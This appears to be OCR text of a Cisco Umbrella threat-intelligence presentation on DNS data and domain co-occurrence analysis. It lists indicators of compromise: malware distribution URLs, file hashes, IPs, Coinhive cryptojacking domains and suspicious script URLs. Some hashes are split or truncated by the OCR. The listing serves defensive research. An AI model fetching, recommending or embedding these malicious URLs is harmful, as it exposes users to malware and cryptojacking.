


Datasets must be diverse, global & live.


125B	90M	15K	160
Internet requests	Daily active users	Enterprise customers	Countries worldwide


Not only do we analyze a massive amount of data, but perhaps more important is the diversity of our data. Umbrella gathers 100 billion internet requests from over 100 million enterprise and consumer users across 160 countries every day at the moment a request is made – which gives us a statistically significant data set. Our real-time DNS data is also enriched with diverse public and private data feeds.

Co-occurrences




Co-occurrence of domains means that a statistically significant number of identities have requested both domains consecutively in a short timeframe


google.com
www.yourenotstupid.com
tt.omtrdc.net
embedded.pricespider.com
bazaarvoice.com
images.tomy.com
info@oktaykilic.com
vpsdime.com
209.91.214
support.fortinet.com
catalog.fortinet.com
ajax.googleapis.com
fonts.googleapis
0.gravatar
blackhat.com
7393
74.127.44.61
maintenance.practicelink.com
practicelink
109.75.173.164
www.practicelink.com
www.methodisthealthsystem.org
healthcaresource.com
jobs.methodisthealthsystem.org
methodisthealthsystem.staywellsolutionsonline.com
ermedicalcareers.silkroad.com
cdn.optimizely.com
log.optimizely.com
content.mkt931.com
www.davita.com
content.mkt1112.com
107.21.243.31
qxmff937.emltrk.com
pixel.mathtag.com
open.mkt1112.com


23.95.106.220
107.173.176.4
7c2eab0f11599c1c14cf535adce60d39a2c77f5dfb71b12dc74f70da80e5a41c
1505f8af4bed035e141fa0b96619c263275c72bb6c91a3d30f12c1ebddefe96e
8741921aed481393d2f4c079729304 61f51106fac35e104ada88f33213e3013f
http://malwinstall.wang/3qb9n3
http://bookinghotworld.ws/
http://canonsupervideo4k.ws/
http://clubofmalw.ws/e5rp34i/
http://bookinghotworld.ws/1rh05
http://malwinstall.wang/ezr08qd
http://darkestzone2.wang/
http://malwinstall.wang/1xiolv6
http://malwinstall.wang/0b9zg/
http://malwinstall.wang/
darkestzone2.wang
canonsupervideo4k.ws
clubofmalw.ws
bookinghotworld.ws
malwinstall.wang
http://bookinghotworld.ws/03zc97f
http://qualite.co.jp/nb20gjbv?aebljvxmdtv=morgpkf2
http://qualite.co.jp/nb20gjbv/
qualite.co.jp
volosovik@in
http://canonsupervideo4k.ws/54m7i13
a.dnspod.com
b.dnspod.com
c.dnspod.com
ballonbarrel.info
http://qualite.co.jp/nb20gjbv?aebljvxmdtv=morgpkf
210.160.220.210
http://darkestzone2.wang/7b5hft
http://darkestzone2.wang/9zh9my4
anyavaluesmany.pw
apple-bit-store.biz
http://apple-bit-store.biz/
http://anyavaluesmany.pw/
astroddklu.info
8628de0058b0a0a3fb0a68a6e62827e28d8b74a7a0cfed84764394692caefd
ba142f897f9c3c3b677064b79a7b9e556b8a7060f7d89f98f4e95157497add29
08f02dfcb3600cb293d7864d0300c862da627fa7fe05d504
e55bd2a9e8bba644f9864b39e909d37877372ada192162d4d6
e4e03f42c59b958003fb93713344 18c4bc127bb77603d02cdbeedc783809c124
alertonly4dogs.info
94.242.57.48
332d92cc3f283c34587fb7d2b472f30a7f3ce688f163285067b82054b5dfe8b4
e12a0e6fecd5d164d26754007653049 78347e5906be34f4ab166e32de37e71e7
185.25.118.129
1c10757d64b983c7294ee77fe9781a0ffa2e7b5e196138f5e37e0dcb829dd644
http://astroddklu.info/log.php?f=8

Current Malware Distribution Point

Next Malware Distribution Points




Co-occurrences

asset.epub.pub (4.91) hemnes.win (4.91)
https-bookmp3-ru.disqus.com (4.91)
img.p2pbg.com (4.91) l4oecosq.com (4.91)
www.tv-vip.com (4.91) pl14313817.puserving.com (4.43)
s1.cpmaffiliation.com (4.02) xmrmsft.com (4.00)
cdn.multiup.org (3.66) down.foxbeen.com (2.85)
callumaumusic.com (2.60) cdn.mngwefal.com (2.54)
adserpub.com (2.49) sihirdarrehberi.com (2.33)
cosmic-bio.com (2.04) www.linkslot.su (2.03)
cdn.mngappnf.com (1.99) spread.epub.pub (1.92)
babbano.com (1.92) cdn.starexample.com (1.89)
w5j3j9d9.hwcdn.net (1.78) www.foxbeen.com (1.44)
cdn.mngepvra.com (1.17) cdn.jheberg.net (1.07)
customs.go.kr (1.04) free.pagepeeker.com (1.01)
tainiesonline.xrysoi.online (0.99) superplacid.com (0.91)
webmining.co (0.86) cdn.adult.xyz (0.82)
yuuwd.com (0.80) proxyfl.info (0.76) www.siska.tv (0.75)
sandiegozoo.tumblr.com (0.68) coin-hive.com (0.65)
identies.com (0.59) alibestru.ru (0.54) c.clover.com (0.54)
dogeminer2.com (0.53) i.poopeegirls.com (0.53)

Malicious domains associated with phishing and browser redirect

CryptoJacked domains serving Coinhive miner script

Another source for the mining script




URLs

Name	First Seen	Category
http://siteverification.online/favicon.ico	2017/10/26 13:30	
http://siteverification.online/lib/info.js	2017/10/29 11:23	
http://siteverification.online/icons/openlogo-75.png	2017/10/26 13:30	
http://siteverification.online/lib/stat.js	2017/12/21 16:01	
http://siteverification.online/lib/status.js	2017/11/25 04:46	
http://siteverification.online/lib/lib.js	2018/02/14 02:07	

Co-occurrences

thebloorwestrealestate.com (81.61) www.thebloorwestrealestate.com (18.39)

